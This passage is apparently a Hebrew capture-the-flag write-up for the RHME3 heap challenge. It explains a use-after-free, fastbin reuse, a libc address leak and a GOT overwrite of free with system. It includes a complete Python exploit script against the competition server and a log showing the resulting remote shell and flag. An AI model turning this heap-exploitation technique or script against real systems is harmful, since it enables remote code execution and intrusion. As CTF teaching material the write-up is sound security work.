
- ה-chunk של השחקן הראשון
- ה-chunk של שם השחקן הראשון "AAA..."
- ה-chunk של השחקן השני
- ה-chunk של שם השחקן השני "BBB... "

כפי שציפינו השחקנים והשמות שלהם הוקצו זה אחר זה בזיכרון. כעת נבצע מחיקה של שני השחקנים, קודם נמחק את השחקן השני ורק לאחר מכן את הראשון. לפני שנעשה זאת נבצע select על השחקן השני.

נתאר מה הולך לקרות:

1. שיחרור שחקן 2:
   1.1. קודם ישוחרר השם, הוא יכנס ל-fastbin של 48 בתים
   1.2. ה-struct של השחקן ישוחרר, הוא יכנס הוא יכנס ל-fastbin של 32 בתים
2. שיחרור שחקן 1:
   2.1. קודם ישוחרר השם, הוא יכנס לאותו fastbin של השם השני
   2.2. ה-struct של שחקן זה ישוחרר, ויכנס לאותו ה-fastbin של השחקן השני

הדבר המעניין מבחינתנו הוא ה-fastbin של ה-structים של השחקנים. הוא כמובן נראה ככה:




מה יקרה עם נוסיף שחקן עם שם בגודל קטן מ-24 בתים?

בואו נראה:

- ראשית יוקצה ה-struct של השחקן, הוא ילקח מה-fastbin של 32 בתים. ניזכור כי fastbin עובד ב-LIFO, לכן נקבל את ה-chunk של שחקן 1, שכן זה התווסף אחרון לאותו ה-bin.
- לאחר מכן יוקצה השם של השחקן, נזכור כי אורכו קטן מ-24 ולכן ילקח גם הוא מה-fastbin של 32 בתים, ה-chunk שימצא בראש ה-bin יהיה כעת ה-chunk של שחקן 2, ולכן נקבל אותו.
- נזכור כי selected מצביע על שחקן 2, (ומסתכל עליו כעל שחקן), מצד שני כאשר נכניס את שם השחקן נוכל לדרוס את השדות של שחקן זה, ביניהם שדה השם כפי שרצינו.

מפה נוכל להגיע ל-write what where בצורה הבאה:

כאשר ניתן את השם של השחקן החדש, נדאג שבהיסט 16, שזה ההיסט שבו יושב המצביע לשם בתוך ה-struct של שחקן, תשב הכתובת שאותה אנחנו רוצים לדרוס (ז"א הכתובת שאליה נרצה לבצע כתיבה). בצורה זו דרסנו את שדה השם של selected.

עכשיו נבצע edit_player (כאמור פונקציה זו תבוצע על ה-selected האחרון, שחקן 2). כשנערוך את השם, כל עוד הוא יהיה קצר מהמחרוזת שנמצאת בכתובת זו כרגע, נוכל לדרוס את המידע שנמצא בה עם השם שנתנו.

## פרימיטיב הרצת קוד

מעולה, הצלחנו ליצר פרימיטיב שנותן לנו לכתוב מה שאנחנו רוצים לאן שאנחנו רוצים, מה הלאה?
בחלק זה חשוב לציין שהבינארי קומפל עם DEP, מה שאומר שה-stack, וה-heap הם non-executable.
ניתן לוודא זאת ע"י התבוננות ב-/proc/$$/maps:

```
ubuntu@ubuntu:/proc/20790]$ sudo cat maps | grep "\["
00ceb000-00d0c000 rw-p 00000000 00:00 0                          [heap]
7ffe61fc1000-7ffe61fe2000 rw-p 00000000 00:00 0                  [stack]
7ffe61ff8000-7ffe61ffa000 r--p 00000000 00:00 0                  [vvar]
7ffe61ffa000-7ffe61ffc000 r-xp 00000000 00:00 0                  [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0          [vsyscall]
```

נרצה לבצע פה ret2libc ומשם להריץ system(). כאן נכנס לתמונה הבינארי של glibc שקיבלנו בתחילת האתגר: חשוב לציין שהשרת קומפל עם ASLR, אך עם זאת, ה-image של libc יושב בצורה רציפה בזכרון, ומכאן שהאופסטים בין הפונקציות ישארו קבועים וניתן לחשב אותם סטטית על סמך הבינארי של libc שקיבלנו. יש לנו כתיבה ל-got של התהליך, נוכל לבחור פונקציית libc כלשהי, לדוגמא את free, ולדרוס את ה-got שלה להצביע על system. כך כאשר נשחרר שחקן עם השם /bin/sh, ניצחנו!

את הכתובת של ה-got של free נוכל למצוא בעזרת הכלי readelf בצורה הבאה:

```
[ubuntu@ubuntu:~/rhme]$ readelf -r main.elf | grep free
000000603018  000100000007 R_X86_64_JUMP_SLO 0000000000000000 free + 0
```

ה-got של free, נמצא בכתובת קבועה בזכרון, לעומת זאת הכתובת של system היא רנדומלית בגלל ASLR. אם נדע מה הכתובת של free בזמן ריצה, נוכל לחשב את הכתובת של system בקלות וזאת מכיוון שכפי שאמרנו, האופסט ביניהם נשאר קבוע. את הכתובות הסטטיות של הפונקציות ניתן למצוא גם ע"י readelf בצורה הבאה:

```
[ubuntu@ubuntu:~/rhme]$ readelf -s libc.so.6 | grep "__libc_free@@"
  1819: 00000000000844f0   460 FUNC    GLOBAL DEFAULT   13 __libc_free@@GLIBC_2.2.5
[ubuntu@ubuntu:~/rhme]$ readelf -s libc.so.6 | grep "__libc_system@@"
   584: 0000000000045390    45 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
```

כעת, איך נדע מה הכתובת של free בזמן ריצה? ניזכר כי יש לנו פונקציית show player, שמדפיסה את השם של selected. כזכור השם הזה בשליטנו, אם נדרוס אותו עם כתובת ה-got של free, נוכל להזליג את הכתובת של free. כעת נוכל להוסיף את האופסט הדרוש בשביל לקבל את הכתובת של system, ואז להשתמש בפרימיטיב הכתיבה בשביל לדרוס את ה-got של free, עם הכתובת של system שחישבנו. כפי שאמרנו קודם, כל מה שנותר הוא לשחרר שחקן שהשם שלו הוא "/bin/sh", כאשר תקרא הפונקציה free על השם, תתבצע במקומה הפונקציה system, שתפתח לנו shell על השרת!

בקצרה, נאמר ש-got הוא מקום ב-elf שבו נשמרים הכתובות של פונקציות ומשתנים גלובאלים שנטענים דינאמית לתוכנית. נציין כי הכתובת של ה-got נמצאת במקום קבוע בבינארי, אבל הערך שלה, שהוא הכתובת של הפונקציה ובמקרה שלנו של free בבינארי ישתנה עקב ASLR. לאחר שנדפיס את הערך של ה-got-entry של הפונקציה free נחשב את הכתובת של system בבינארי. מכאן נותר פשוט לבצע את הכתיבה שתוארה מקודם ל-got-entry של free עם הכתובת של system בתוך הפרוסס, זאת אומרת הערך שזה עתה חישבנו. לאחר הדריסה כאמור כל קריאה עתידית ל-free בעצם תקרא ל-system.

להלן script של כל ה-exploit עם הערות:

```
#!/usr/bin/python
import sys
import telnetlib
import struct

DEFAULT_IP = "pwn.rhme.riscure.com"
PORT = 1337
GOT_FREE_ADDRESS = 0x603018
LIBC_FREE_ADDRESS = 0x844f0
LIBC_SYSTEM_ADDRESS = 0x45390

def main(ip):
    session = telnetlib.Telnet(ip, PORT)
    flush(session)

    # creating the two player, with names
    # longer than 24 bytes
    add_player(session, "A" * 30, 1, 1, 1, 1)
    add_player(session, "B" * 30, 2, 2, 2, 2)

    # selecting the second player, so we can use it
    # after we free it.
    select_player(session, 1)

    # now, free those two players
    remove_player(session, 1)
    remove_player(session, 0)

    # building a crafted name, for the new player,
    # in order to make the selected player name
    # pointing to .got.plt entry of free
    malicious_name = "C" * 16 + struct.pack("<Q", GOT_FREE_ADDRESS)
    add_player(session, malicious_name, 3, 3, 3, 3)

    # leaking the address of 'free' in runtime.
    # then, calculating the address of 'system'
    # using the fixed offset between those two functions
    free_address = struct.unpack("<Q", get_name(session).ljust(8, "\0"))[0]
    system_address = free_address + (LIBC_SYSTEM_ADDRESS - LIBC_FREE_ADDRESS)

    # applying the write-what-where primitive,
    # this will override the got entry of 'free'
    # with the address of 'system'
    set_name(session, struct.pack("<Q", system_address))

    # creating and freeing player with the name '/bin/sh'.
    # this will trigger 'system' and open for us
    # a remote shell on the server
    add_player(session, "/bin/sh", 4, 4, 4, 4)
    remove_player(session, 1, False)
    session.read_until("Enter index: ")
```

```
    session.interact()

def flush(session):
    session.read_until("Your choice: ")

def add_player(session, name, attack, defense, speed, precision):
    session.write("1\n")
    session.write(name + "\n")
    session.write(str(attack) + "\n")
    session.write(str(defense) + "\n")
    session.write(str(speed) + "\n")
    session.write(str(precision) + "\n")
    flush(session)

def remove_player(session, index, do_flush=True):
    session.write("2\n")
    session.write(str(index) + "\n")

    if do_flush:
        flush(session)

def select_player(session, index):
    session.write("3\n")
    session.write(str(index) + "\n")
    flush(session)

def get_name(session):
    session.write("5\n")
    session.read_until("Name: ")
    name = session.read_until("\n")[:-1]
    flush(session)
    return name

def set_name(session, name):
    session.write("4\n")
    session.write("1\n")
    session.write(name + "\n")
    session.write("0\n")
    flush(session)
    flush(session)
    flush(session)

if "__main__" == __name__:
    ip = DEFAULT_IP
    if 2 == len(sys.argv):
        ip = sys.argv[1]
    main(ip)
```

ואיך אפשר בלי איזה ls לסיום:

```
[ubuntu@ubuntu:~/rhme]$ ./pwn.py
whoami
pwn
ls
flag
cat flag
RHME3{h3ap_0f_tr0uble?}
```

## דברי סיכום

נזכר בדרך שעברנו: ראשית כל הרצנו את השרת מקומית כדי לבחון בצורה דינאמית את אופן התנהגותו. לאחר מכן, חקרנו סטטית את הבינארי ושם מצאנו חולשה לוגית שמאפשרת לנו להשתמש בזיכרון לאחר ששוחרר. בעזרת שימוש בזיכרון זה הצלחנו ליצור מצב בו יש לנו יכולת לכתוב לשדה שלא אמור להיות נגיש למשתמש (הכתובת של השם כמובן). בעזרת יכולת זו הגענו למצב של כתיבה לכל מקום שאנחנו רוצים.

לבסוף כדי להריץ קוד, הזלגנו כתובת של פונקציה ב-libc כדי לראות לאן נטענה הספריה ועל ידי חישוב סטטי הצלחנו למצוא את הכתובת של הפונקציה אותה אנו רוצים להריץ (system). דרסנו got entry של פונקציה שאנחנו יודעים לטרגר (free) בפונקציה אותה רצינו להריץ ועל ידי כך הגענו להרצת קוד. משם הדרך למציאת הדגל הייתה קלה :)

האתגר היה נחמד מאוד, הוא שילב מחקר סטטי ודינאמי ודרש ידע בתחום ניהול הזיכרון הדינאמי במערכת linux. בסה"כ למדנו הרבה מהאתגר ואנו מקווים שהצלחנו לסקרן אתכם ולעניין אתכם בדרך הפיתרון שלנו.

## לקריאה נוספת


use-after-free:

[1] https://www.purehacking.com/blog/lloyd-simon/an-introduction-to-use-after-free-vulnerabilities

heap and heap-overflows:

[2] http://www.blackhat.com/presentations/bh-usa-07/Ferguson/Whitepaper/bh-usa-07-ferguson-WP.pdf

[3] https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc/

[4] http://phrack.org/issues/57/8.html

got and ret2libc:

[5] http://refspecs.linuxfoundation.org/ELF/zSeries/lzsabi0_zSeries/x2251.html

[6] https://sploitfun.wordpress.com/2015/05/08/bypassing-ASLR-part-iii/

[7] https://systemoverlord.com/2017/03/19/got-and-plt-for-pwning.html

competition website:

[8] https://rhme.riscure.com/3/news